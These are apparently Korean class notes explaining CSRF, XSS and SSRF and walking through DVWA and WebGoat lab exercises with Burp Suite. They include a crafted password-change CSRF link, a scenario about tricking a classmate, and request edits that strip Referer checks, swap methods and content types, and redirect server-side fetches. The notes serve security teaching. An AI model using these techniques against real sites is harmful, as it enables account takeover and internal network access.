

1224

[환경구성]

- GNS 3 사용 X -> 네트워크 맵 따로 구축 필요 X

because, 그냥 문제풀이하고, 개념설명하는거 -> 패킷을 까지 알기에 gns 필요 없다 생각함.

[서버]

- DVWA, WebGoat 8.2.2, WebWolf 8.2.2 가 모두 정상적으로 작동하는 우분투 / 로키 서버

-> 발표시 이것들이 작동되지 않을시엔 발표를 멈추지 않을 예정.(미리 공지하였음, 수업 준비물)

- 또 다른 서버에 주피터가 정상적으로 돌아가야한다.(systemctl start jupyter -> status
찍어보기)

- 칼리에서 버프스위트까지

토론

토큰(Token)

- 열쇠, 키, 신분증과 같은 의미
- 권한이 있음을 증명하는 증표

CSRF 토큰

- 요청이 내가 만든 페이지에서 정상적으로 보낸 요청이 맞나? 를 확인하는 키

CSRF 토큰 작동원리

- 토큰 발행 : 사용자가 글 쓰거나 송금 페이지에 접속하면, 서버는 세션에 저장된 값과 일치하는 고유한 난수 토큰을 생성해 HTML 폼에 숨겨서 보낸다.
- 토큰 제출 : 사용자가 '전송' 버튼을 누를 때, 브라우저는 쿠키 뿐만 아니라 이 토큰값을 함께 서버로 보낸다.
- 검증 : 서버는 제출된 토큰과 서버에 저장된 토큰이 일치하는지 비교한다.
- 방어 성공 : 해커의 사이트에서는 이 난수 토큰 값을 알 수 없으므로, 올바른 토큰을 보낼 수 없고 서버는 요청을 거절한다.

<csrf> 라는 메소드가 있다.

CSRF

CSRF(Cross-Site Request Forgery, 사이트 간 요청 위조)

-> CSRF는 사용자가 자신의 의지와는 무관하게 공격자가 의도한 행위를 특정 사이트에 요청하게 만드는 공격기법이다.

-> 이 공격에서 주요한 점은 “서버는 요청이 누구로부터 왔는지 확인단계는 거치지만, 그 요청이 정상적인 사용자 스스로 요청을 했는지는 확인하지 않는다” 라는것을 이용한 공격이다.

CSRF 성립 조건

- 1.로그인 상태 : 피해자가 타겟 사이트에 로그인되어 있어 브라우저에 유효한 세션 쿠키가 있어야한다.
2. 예측 가능한 파라미터 : 공격자가 요청을 위조해야 하므로, 비밀번호 변경이나 송금 등에 필요한 파라미터 구조를 미리 알고 있어야한다.
- 3.사용자의 클릭 : 피해자가 직접 공격자가 만든 악성페이지를 이용하도록(?), 접근하도록(?) 유도해야한다.

관련 개념 정리

- 쿠키 : 서버가 사용자의 브라우저에 저장하는 데이터 조각
- 세션 : 서버가 “이 사용자는 @@@이다” 라고 인식하는 상태를 말한다.
- > 브라우저는 특정 도메인으로 요청을 보낼 때, 해당 도메인에 속한 쿠키를 자동으로 포함시켜 보낸다. 공격자는 이 자동 전송된다는 점을 이용하게된다.

SOP(Same Origin Policy) - 동일 출처 정책

- 한 출처에서 로드된 문서나 스크립트가 다른 출처의 리소스와 상호작용 하는 것을 제한하는 보안방식.
- > SOP는 스크립트가 데이터를 읽는 것은 막지만, 요청 보내는것을 차단하지는 못한다
고로, CSRF는 이 요청을 이용하게된다.

HTTP Method - GET

- URL 파라미터에 데이터가 노출된다.

HTTP Method - POST

- HTTP의 <body>에 데이터를 넣는다. <form>태그와 자바스크립트를 이용하여 사용자 모르게 백그라운드에서 요청을 보낼 수 있다.

CSRF 방어 기법

CSRF Token

서버가 사용자에게 임의의 난수(토큰)을 발급하고, 요청 때마다 이 토큰이 일치하는지 확인한다.
공격자는 이 난수값을 알수가 없어서 **CSRF** 공격에 실패하게된다.

Samesite 쿠키 설정

쿠키 설정에 **Samesite=Strict** 또는 **Lax**를 추가해서, 다른 사이트에서 발생하는 요청에는 쿠키가 전송되지 않도록 설정한다.

Referer / Origin 체크

요청이 어디에서 시작되었는지 확인하여 허용된 도메인이 아니면 차단한다.

CSRF vs XSS

XSS : 사용자 정보 훔쳐보기

웹 사이트에 악성 코드를 주입하는 행동.

공격자가 웹 사이트를 넘어 공격한다는 것이다. 공격자는 웹 사이트 입력 또는 출력부분에 스크립트를 심어 웹사이트 뿐만 아니라 다른 유저, 서버도 공격 가능하다는 특징을 가지고 있다.

-> 사용자 브라우저에서 공격자가 심은 스크립트가 실행되는 공격기법

공격흐름

1. 공격자가 스크립트를 입력 필드에 입력한다.
2. 서버가 이것을 필터링 하지않고 저장하고 반영한다.
3. 피해자가 페이지에 접속한다.
4. 피해자 브라우저에서 공격자 코드 실행한다.
5. 쿠키 탈취, DOM조작, 관리자 권한 탈취등이 가능하다.

공격 대상 : 브라우저

공격 권한 : 공격자

실행 주체 : 자바스크립트 엔진

CSRF : 사용자 권한을 이용해 사고치는 것.

CSRF는 정보를 훔치는 것이 목적이 아니다, 이미 로그인된 사용자의 권한을 이용하여 서버에 가짜 명령을 내리는 것이 주요 목적이다.

-> 로그인된 사용자의 권한을 악용하여 사용자가 의도하지 않은 요청을 보내는 공격

공격흐름

1. 피해자가 사이트에 로그인한다 (세션 유지)
2. 공격자가 악성링크 또는 페이지를 제공한다.
3. 피해자가 해당 링크 클릭한다.
4. 브라우저가 자동으로 쿠키포함 요청 전송한다.
5. 서버는 정상 요청으로 오인하고 이를 처리한다.

공격 대상 : 서버

공격 권한 : 피해자

실행 주체 : 브라우저 자동 요청 기능

DVWA 문제풀이

먼저 security가 low단계인지 확인해보자.

Low

▼

Submit

그다음 csrf항목으로 넘어가자

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

Test Credentials

New password:

Confirm new password:

Change

문제를 풀기전 원지 알기위해 오른쪽 하단의 View Source를 봅시다.

```
</php
if( isset( $_GET[ 'Change' ] ) ){
    // Get input
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($_GLOBALS["__mysqli_ston"]) && is_object($_GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($_GLOBALS["__mysqli_ston"], $pass_new) : ((trigger_error("
[MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update the database
        $current_user = dwacurrentUser();
        $insert = "UPDATE 'users' SET password = '$pass_new' WHERE user = '$current_user' . ''";
        $result = mysqli_query($_GLOBALS["__mysqli_ston"], $insert ) or die( '
```

사진이 왜 가로로 길어서 이렇게 나오니 직접 확인합니다.

코드를 보면 요청을 보낸사람이 정말 사용자 본인이 맞나요? 라고 물어보는것이 없다 예를 들면 현재 비밀번호를 다시 눌러보라는게 없다.

취약점

-> CSRF 토큰과 같이 난수값의 토큰을 사용하지 않았다 코드를 보면 password_new, password_conf에 값만 입력하면 그냥 실행이되는거다.

-> dvwa에 로그인된 상태라면 브라우저는 해당 사이트로 보내는 모든 요청에 세션쿠키를 자동으로 포함한다. 서버는 이 쿠키만 보고 아 사용자가 지금 이용하는거구나~ 하고 요청을 검토없이 무조건 허용한다.

공격 시나리오

지웅이는 PC방에서 수강신청을 마무리하고, 에브리타임에서 '@@ 교양과목 개꿀 족보 뿌림'이라는 글을 발견한다.악덕한 글쓴이인 소윤이는 링크를 걸어두는데

http://172.16.28.100/vulnerabilities/csrf/?password_new=1111&password_conf=1111&Change=Change# 이렇게 걸어둔것이다.

지웅이는 당연히 pdf다운하는 링크인줄 알고 다운을 했지만 그즉시 지웅이의 LMS 사이트 비밀번호는 1111로 변경이 됐다.

WebGoat-3

➔ 1 2 **3** 4 5 6 7 8 9 ➔

Basic Get CSRF Exercise

Trigger the form below from an external source while logged in. The response will include a 'flag' (a numeric value).

Confirm Flag

Confirm the flag you should have gotten on the previous page below.

Confirm Flag Value:

공격을 성공한후, 출력된 **Flag**값을 아래의 칸에 입력하면 성공하는 문제이다.
 우리는 이를 지난 시간에 배운 **Python**의 **Requests** 라이브러리를 사용해서 풀어볼거다.

[Burp Suite로 푸는 해설]

Basic Get CSRF Exercise

Trigger the form below from an external source while logged in. The response will include a 'flag' (a numeric value).

제출을 누른다.

그런후 버프스위트에 들어가면

Time	Type	Method	URL
00:33:43.2...	HTTP	Request	POST http://172.16.28.100:8081/WebGoat/csrf/basic-get-flag
00:33:43.3...	HTTP	Response	200 http://172.16.28.100:8081/WebGoat/csrf/basic-get-flag

이렇게 **POST**형식의 **basic-get-flag**가 보일텐데 이걸 리피터로 옮겨준다.

Request

Pretty Raw Hex

```

1 POST /WebGoat/csrf/basic-get-flag HTTP/1.1
2 Host: 172.16.28.100:8081
3 Content-Length: 23
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
7 Origin: http://172.16.28.100:8081
8 Content-Type: application/x-www-form-urlencoded
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Accept-Encoding: gzip, deflate, br
11 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
12 Cookie: JSESSIONID=EyU0w4i4KlXeQja3b_CVa4_bHkc6RXRzwx4ofT0:
  username=172-16-28-100-8000=
  211:0110:1765813871|27:username=172-16-28-100-8000|204:eyJ1c2VybmFtZSI6I
  C4MmNmZTdhdjZTMxMmQ0NWRIQGQxMDhmNWQ2YzlxZDVkNCIsIjUyYV1lIjojI
  Fub255bW91cyBDYWxsaXJyaG9liiwglmRpc3BsYXlfbmFtZSI6IjBbm9ueW1vdXMG
  Q2FsbGlycmh2ZSI6IjBpbml0aWFScyYlIjBQYlIsIjBjb2xvcil6IG51bGx9a77dccc445e
  2919ca28ad32e1e0a77a6dce67176c42b7e9b06d2d1ec4283f695; PHPSESSID=
  6hkt9hrbl6s6tnetvcp8aohc
13 Connection: keep-alive
14
15 csrf=true&submit=submit
          
```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Tue, 23 Dec 2025 15:39:38 GMT
8 Content-Length: 128
9
10 {
11   "flag":10738,
12   "success":true,
13   "message":
14     "Congratulations! Appears you made the request from your local machine."
          
```

이렇게 수정을 해주고 **send**를 누르면 **flag**값이 출력된다.

출력된 플래그 값을 입력하자.

Referer 헤더 삭제 -> 서버가 '어 내 사이트에서 무슨일이 일어나고있네?'를 모르게하고, 외부공격에 취약한지 테스트한다.

Referer문은 정상적인 경로에서 온 요청이 아니면 거부한다 라는것인데 우린 이걸 날려준것이다.
그러니 아무요청을 다 받는거다.

플래그값이 정상 출력되도록 **csrf=false**를 **csrf=true**로 바꾸어주고, **submit=submit**으로 변경해준다.

WebGoat-4

Post a review on someone else's behalf

The page below simulates a comment/review page. The difference here is that you have to initiate the submission elsewhere as you might with a CSRF attack and like the previous exercise. It's easier than you think. In most cases, the trickier part is finding somewhere that you want to execute the CSRF attack. The classic example is account/wire transfers in someone's bank account.

But we're keeping it simple here. In this case, you just need to trigger a review submission on behalf of the currently logged in user.



John Doe is selling this poster, read reviews below.
24 days ago





Add a Review

Submit review

이 문제는 **CSRF** 방어 매커니즘이 특정 상황에서만 작동한다는 점을 노린 문제이다.

-> 주정문은 경비가 검사를 잘하고있는데 뒤에있는 후문은 그냥 어서오십쇼하고 열려있는걸 확인하는 문제이다.

-> GET 요청은 토큰확인 / 보안검사를 하지 않는 치명적인점이 있다.

Request		Response	
Pretty	Raw Hex	Pretty	Raw Hex
1 GET /WebGoat/csrf/review HTTP/1.1		1 HTTP/1.1 200 OK	
2 Host: 172.16.28.100:8081		2 Connection: keep-alive	
3 Content-Length: 90		3 X-XSS-Protection: 1; mode=block	
4 X-Requested-With: XMLHttpRequest		4 X-Content-Type-Options: nosniff	
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36		5 X-Frame-Options: DENY	
6 Accept: */*		6 Content-Type: application/json	
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8		7 Date: Tue, 23 Dec 2025 12:01:10 GMT	
8 Origin: http://172.16.28.100:8081		8 Content-Length: 1075	
9 Accept-Encoding: gzip, deflate, br		9 [	
10 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7		10 {	
11 Cookie: JSESSIONID=-EyU0w4i4KIXeQja3b_CVa4_bHkc6RXRzwx4ofT0; username=172-16-28-100-8000=211:0 10:1765813871 27:username-172-16-28-100-8000 204:eyJ1c2VybmFtZSI6IjE4MmNmZTMhdhZTMxMmQ0NWRIQGQxMDhmNWQ2YzlxZDVkNCIsICJuYW1lIjoiaGkiFub255bW91cyBDYWVwsaXJyaG9lliwglmRpc3BsYXIfbmFtZSI6IjBbm9ueW1vdXMgQ2FsbGlycmhvZSIsICJpbml0aWFfscyl6IjBQyIsICJjb2xvcil6IG51bGx9IjA77ddcc445e2919ca28ad32e1e0a77a6dce67176c42b7e9b06d2d1ec4283f695; PHPSESSID=6hktn9hrbl6s6tnetvcp8aohc		11 "user": "admin12"	
12 Connection: keep-alive		12 "dateTime": "2025-12-23T12:01:10.000Z"	
13 reviewText=%E3%85%87%E3%85%87%E3%85%87&stars=&validateReq=2aa14227b9a13d0bede0388a7fba9aa9		13 "text": "This is a CSRF attack!"	
		14 "stars": 5	
		15 },	
		16 {	
		17 "user": "admin12"	
		18 "dateTime": "2025-12-23T12:01:10.000Z"	
		19 "text": null,	
		20 "stars": null	
		21 },	
		22 {	
		23 "user": "admin12"	
		24 "dateTime": "2025-12-23T12:01:10.000Z"	
		25 "text": "Pwned by admin12"	
		26 "stars": 5	
		27 },	
		28 {	
		29 "user": "admin12"	
		30 "dateTime": "2025-12-23T12:01:10.000Z"	
		"text": "ooo",	
		"stars": null	
		}	

리뷰를 달고 버프스위트로 넘어가면 **POST**로 하나 잡힐것이다 그걸 리피터로 넘긴후
검사를하는 **referer**문의 한문장과 제일 왼쪽위에 **POST**로 있던걸 **GET**으로 바꾸고
send해준다.

WebGoat-7

CSRF and content-type

In the previous section we saw how relying on the content-type is not a protection against CSRF. In this section we will look into another way we can perform a CSRF attack against a APIs which are not protected against CSRF.


In this assignment you need to achieve to POST the following JSON message to our endpoints:

```
POST /csrf/feedback/message HTTP/1.1

{
  "name"      : "WebGoat",
  "email"     : "webgoat@webgoat.org",
  "content"   : "WebGoat is the best!!"
}
```

More information can be found [here](#)

Remember you need to make the call from another origin (WebWolf can help here) and you need to be logged in into WebGoat.

The image shows a web form for sending feedback. It is divided into two main sections: 'Name' and 'Message'. The 'Name' section contains three fields: 'Enter name', 'Enter email' (with an email icon), and a dropdown menu labeled 'Choose One:'. The 'Message' section is a large text area labeled 'Message'. A blue 'Send Message' button is located at the bottom right of the form. Below the form, there is a 'Confirm Flag Value:' field and a 'Submit' button.

Name	Message
Enter name	Message
Enter email	
Choose One:	
Send Message	

Confirm Flag Value:

7번은 서버가 요청의 content-type을 얼마나 약하게 검사하는지 알아보는? 문제이다.

위의 입력칸에 입력을해주고 버프스위트로 넘어가 POST하나가 뜰것이다 그걸 리피터로 넘겨준다.

```
1 POST /WebGoat/csrf/feedback/message HTTP/1.1
2 Host: 172.16.28.100:8081
3 Content-Length: 71
4 X-Requested-With: XMLHttpRequest
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/143.0.0.0 Safari/537.36
6 Accept: */*
7 Content-Type: text/plain
8 Origin: http://172.16.28.100:8081
9 Accept-Encoding: gzip, deflate, br
10 Accept-Language:
  ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
11 Cookie: JSESSIONID=
  qaZ7MtsCsJEHbD-PI8qGtO3Ap8F9HpZRcLg1uh0;
  username-172-16-28-100-8000=
  2|1:0|10:1765813871|27:username-172-16-28-100-
  8000|204:eyJ1c2VybmFtZSI6ICI4MmNmZTMxM
  mQ0NWRIbGQxMDhmNWQ2YzlxZDVkNCIsICJuYW1l
  joglkFub255bW91cyBDYWxsaXJyaG9liiwgImRpc3BsY
  XlfbmFtZSI6ICJlbm9ueW1vdXMgQ2FsbGlycmhvZSIsIC
  JpbmI0aWFscyl6ICJlYXJlbnQ2xvciI6IG51bGx9a77dd
  cc445e2919ca28ad32e1e0a77a6dce67176c42b7e9b
  06d2d1ec4283f695
12 Connection: keep-alive
13
14 {
  "name": "WebGoat",
  "email": "webgoat@webgoat.org",
  "message": "WebGoat is the best! !"
}
```

content-type을 application/json -> text/plain으로 변경한다
바디에서 기존의 값을

```
POST /csrf/feedback/message HTTP/1.1

{
  "name"      : "WebGoat",
  "email"     : "webgoat@webgoat.org",
  "content"   : "WebGoat is the best!!"
}
```

여기의 name, email, message로 변경해주고 보내고 시도 ㄱㄱ

SSRF

SSRF(Server Side Request Forgery) 서버 측 요청 위조

공격자가 서버를 프록시로 삼아서 서버가 접근할 수 있는 내부 자원이나 외부 시스템에 강제로 요청을 보내게 만드는 취약점이다.

일반적으로 웹 서버는 방화벽 내부에 위치하여 내부 데이터베이스, 백엔드 API, 클라우드 메타데이터 서버등에 접근할 수 있는 권한을 가진다. 공격자는 직접적으로는 이 내부망에 접근 할 수 없지만, 취약한 웹 서버를 징검다리 느낌으로해서 내부망에 뛰어 들어갈 수 있다.

SSRF 발생 원인


웹 사이트는 외부 리소스를 가져와야 하는 기능을 가지고 있다.

- 사용자 프로필 이미지 로드 : 사용자가 입력한 URL의 이미지를 서버가 다운로드 하여 저장할 때

- 외부 API 호출 : 외부 정보를 서버가 가져올때

- URL 미리보기 : 링크를 입력하면 서버가 해당 페이지의 일부를 읽어올때

-> 이때 서버가 사용자가 입력한 URL을 아무런 검증 없이 그대로 요청에 사용할 경우 SSRF 취약점이 발생하게 된다.



-> 공격자의 조작된 요청을 서버에서 실행하는 공격

CSRF vs SSRF

공통점 : 요청을 위조한다 RF(Request Forgery)는 공통된다.

차이점 : 요청을 보내는 주체와 공격대상이 완전히 다르다.

구분	SSRF	CSRF
요청 주체	취약한 웹 서버가 요청을 보냄	사용자의 브라우저가 요청을 보냄
공격 대상	서버 내부망, 데이터베이스, 클라우드 설정	로그인된 사용자의 계정 (비밀번호 변경, 송금)
핵심 기제	서버의 신뢰관계 악용	브라우저 쿠키/세션 인증정보 악용
비유	직원을 속여 금고를 열게 함	사용자의 도장을 몰래 찍어 서류를 보낸다.

SSRF 방어법

화이트리스트 기반 검증 : 허용된 도메인이나 IP 주소 범위 외의 요청은 서버가 처리하지 않도록 한다.

입력값 필터링 : 127.0.0.1, localhost 같은 루프백 주소나 사설 IP 대역을 차단한다. (하지만 우회기법이 많아서 화이트리스트가 더 안전하다.)

응답 값 제한 : 서버가 가져온 데이터를 사용자에게 그대로 보여주지 않도록 설정한다.

네트워크 격리 : 웹 서버가 내부망의 중요 서비스에 직접 접근할 수 없도록 네트워크를 분리한다.

SSRF가 왜 치명적? 위험한가요.

특히 클라우드 환경(AWS, GCP, Azure)에서 SSRF는 매우 치명적이다.

클라우드 메타데이터 탈취 :

Webgoat-3

←
1
2
3
4
→

Change the request so the server gets information from <http://ifconfig.pro>

Click the button and figure out what happened.

try this

서버 내부의 요청을 가로채 조작하여 서버가 외부사이트인 ifconfig.pro로 접속하게 만드는 것이 이 문제의 목표이다.

try this를 누르고 버프스위트에 post가 하나 뜰거다. 지금까지 한것과 동일하게

Request

Pretty

Raw

Hex

1

POST /WebGoat/SSRF/task2 HTTP/1.1

2

Host: 172.16.28.100:8081

3

Content-Length: 20

4

X-Requested-With: XMLHttpRequest

5

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36

6

Accept: */*

7

Content-Type: application/x-www-form-urlencoded; charset=UTF-8

8

Origin: http://172.16.28.100:8081

9

Referer: http://172.16.28.100:8081/WebGoat/start.mvc

10

Accept-Encoding: gzip, deflate, br

11

Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7

12

Cookie: JSESSIONID=-EyU0w4i4KlXeQja3b_CVa4_bHkc6RXRzwx4ofT0:username-172-16-28-100-8000=2|1:0|10:1765813871|27:username-172-16-28-100-8000|204:eyJ1c2VybmFtZSI6IjE4MmNmZTdhdhZTMxMmQ0NWwRiOGQxMDhmNWQ2YzlxZDVkNCIsIjUyYV1lIjojlkFub255bW91cyBDYWxsaXJyaG9liiwglmRpc3BsYXlfbmFtZSI6IjBbm9ueW1vdXMgQ2FsbGlycmhvZSI6IjBpbmI0aWVfscyl6IjBQyIsIjBjb2xvcil6IjB1bGx9IjA77ddcc445e2919ca28ad32e1e0a77a6dce67176c42b7e9b06d2d1ec4283f695; PHPSESSID=6hktn9hrbl6s6tnetvcph8aohc

13

Connection: keep-alive

14

15

url=images%2Fcat.png

Response

이렇게 뜰텐데 제일 하단의 url = 이부분을 날리고 우리가 접속할 외부 주소를 넣어준다.